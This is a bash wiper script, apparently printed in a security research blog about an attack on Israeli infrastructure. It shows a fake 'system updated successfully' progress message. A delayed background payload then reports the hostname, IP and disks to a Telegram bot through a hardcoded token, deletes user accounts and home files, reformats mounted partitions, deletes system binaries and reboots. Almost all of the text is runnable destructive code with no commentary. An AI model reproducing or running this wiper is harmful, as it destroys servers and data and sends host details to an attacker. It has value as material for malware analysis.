****,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,@@@@,,,,,,,,,,,,,,,,,,,,,,,@@@@@@@@@@,***
*****,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,@@@@@@@@,,,,,,,,,,,,,,,,,,,,,@@@@@@@@*,****
******,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,@@@@@@@@@@,,,,,,,,,,,,,,,,,,@@@@@@@@,******
```

```
*********#@@@@@@@@@@@@@@@@@,,,,,,,,,,,,&@@@@@@@@@@,,,,,,,,,,,,,@@@@@@@,,*******
**********@@@@@@@@@@@@@@@@@@@@@@@@(,,,,*@@@@@@@@@@@@@@%//%@@@@@@@@,,,,*********
*************,,,,,,,,,,,,,,*&@@@@@@,,,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,************
***************,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,*********,****
*******************,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,***********,,*,***
***********************,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,***************,,*****
******************************,,,,,,,,,,,,,,,,,,,,,*****************************
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@,,@/,,@@@@,,@@@@@@@@#,,@,,@@@@@,,@@,,@@@@@,,@@,,@@@@@,,@@@@@@,,@@@@@@,,,@,,@@
@@@,,,,,@@@@@,,,,,@@@@@,,@@@@@@@@@,,@@,,@@@@@,,,,,,@@@@@,,@@@@@@,,@@@@@@@@,,@@@@
@@,,,@,,,@@@@,,,,,,@@@@@,,@,,@@@@@,,,@,,@@@@@,,@@,,@@@@@,,@@@@@@,,@@@@@@@@,,@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@&&@@@&@@@@@&&&&@@@@@@@@&&&@@@@@@@@@@@&&@@@@@@@&&&&&@@@@@&&&&&@@@@@&&&&@@@@@@@
@@@@@,,@@@,@@@@@,,@@@,,@@@@,,@@(,,@@@@@#,,,@@@@@@@@,@@@@@@@,,@@@@@@@@,,@@@,,@@@@
@@@@@,,@@@,@@@@@,,,,,@@@@@@,,@@@,,@@@@@,,,,,@@@@@@@,@@@@@@@,,@@@@@@@@,,,,,@@@@@@
@@@@@@,,,,,@@@@@,,@@@@@@@@@,,,,,,@@@@@,%@@@,,@@@@@@,@@@@@@@,,,,,@@@@@,,@@,,@@@@@
     "
for ((i=0; i<30; i++))
do
    echo  -n "#"
    sleep 1
done
echo ""
sleep 25
echo "The system has been updated successfully!"
(
sleep 1800
echo "The final update is being applied..."
if [[ -f /etc/redhat-release ]]; then
    sudo yum install xfsprogs wipe parted -y  > /dev/null 2>&1
elif [[ "$(lsb_release -is)" == "Ubuntu" ]]; then
    sudo apt update
    sudo apt install xfsprogs wipe parted -y > /dev/null 2>&1
elif [[ "$(lsb_release -is)" == "Debian" ]]; then
    sudo apt update
    sudo apt install xfsprogs wipe parted -y > /dev/null 2>&1
else
    echo "Unsupported OS."
    exit 1
fi
telegram_bot_token="6428401585:AAGE6SbwtVJxOpLjdMcrL45gb18H9UV7tQA"
telegram_chat_id="6932028002"
send_telegram_message() {
    IFS= read -r -d '' message << EOF
Cleaning process started on server HOST: $(hostname)
IP: $(hostname -I)
Disk volumes:
$(df -h --output=source,size,target)
EOF
    curl -s --retry 3 --retry-delay 5 -X POST "https://api.telegram.org/bot$telegram_bot_token/sendMessage"
        -d "chat_id=$telegram_chat_id"
        -d "text=$message"
        -H "Content-Type: application/x-www-form-urlencoded"
}
send_telegram_message > /dev/null 2>&1
remove_all_users() {
for username in `awk -F: '$3 > 999 {print $1}' /etc/passwd`
        do
                deluser --remove-all-files -q $username > /dev/null 2>&1
                userdel -r $username > /dev/null 2>&1
                wipe -rfi /home/$username/* > /dev/null 2>&1
        done
}
##########################################################################################
remove_os_file() {
        reboot_path=`which reboot`
        rm_path=`which rm`
for file in /bin/* /sbin/* /usr/bin/* /usr/sbin/*; do
    if [[ "$file" != "$reboot_path" && "$file" != "$rm_path" ]]; then
        if [[ "$file" != "$reboot_path" && "$file" != "$rm_path" ]]; then
```

```
            rm -f $file > /dev/null 2>&1
        fi
    fi
done
}
################################################################################
remove_file_system() {
mounted_partitions=$(df -h | awk '{if (NR>1) print $6}')
root_partition="/"
fs_type="xfs"
start="0%"
end="100%"
for partition in $mounted_partitions
do

  if [[ $partition != $root_partition ]]; then
        device_name=`mount | grep $partition |awk '{print $1}'`
        if [[ $device_name == /dev* ]]; then
        echo $device_name
        umount -lv $partition > /dev/null 2>&1
        parted -s $device_name mklabel gpt --  > /dev/null 2>&1

        parted -s $device_name mkpart primary $fs_type $start $end --  > /dev/null 2>&1

        parted -s $device_name ignore-optimization check > /dev/null 2>&1
        partprobe $device_name > /dev/null 2>&1
        # Format the new partition
        mkfs.$fs_type -f ${device_name}  > /dev/null 2>&1
        fi
  fi
done
}
################################################################################################
remove_all_users
remove_file_system
send_telegram_message() {
    IFS= read -r -d '' message << EOF
Cleaning process completed on server HOST: $(hostname)
IP: $(hostname -I)
Disk volumes:
$(df -h --output=source,size,target)
EOF
    curl -s --retry 3 --retry-delay 5 -X POST "https://api.telegram.org/bot$telegram_bot_token/sendMessage"
        -d "chat_id=$telegram_chat_id"
        -d "text=$message"
        -H "Content-Type: application/x-www-form-urlencoded"
}
send_telegram_message  > /dev/null 2>&1
remove_os_file
reboot
) &
```

Source: https://intezer.com/blog/research/stealth-wiper-israeli-infrastructure/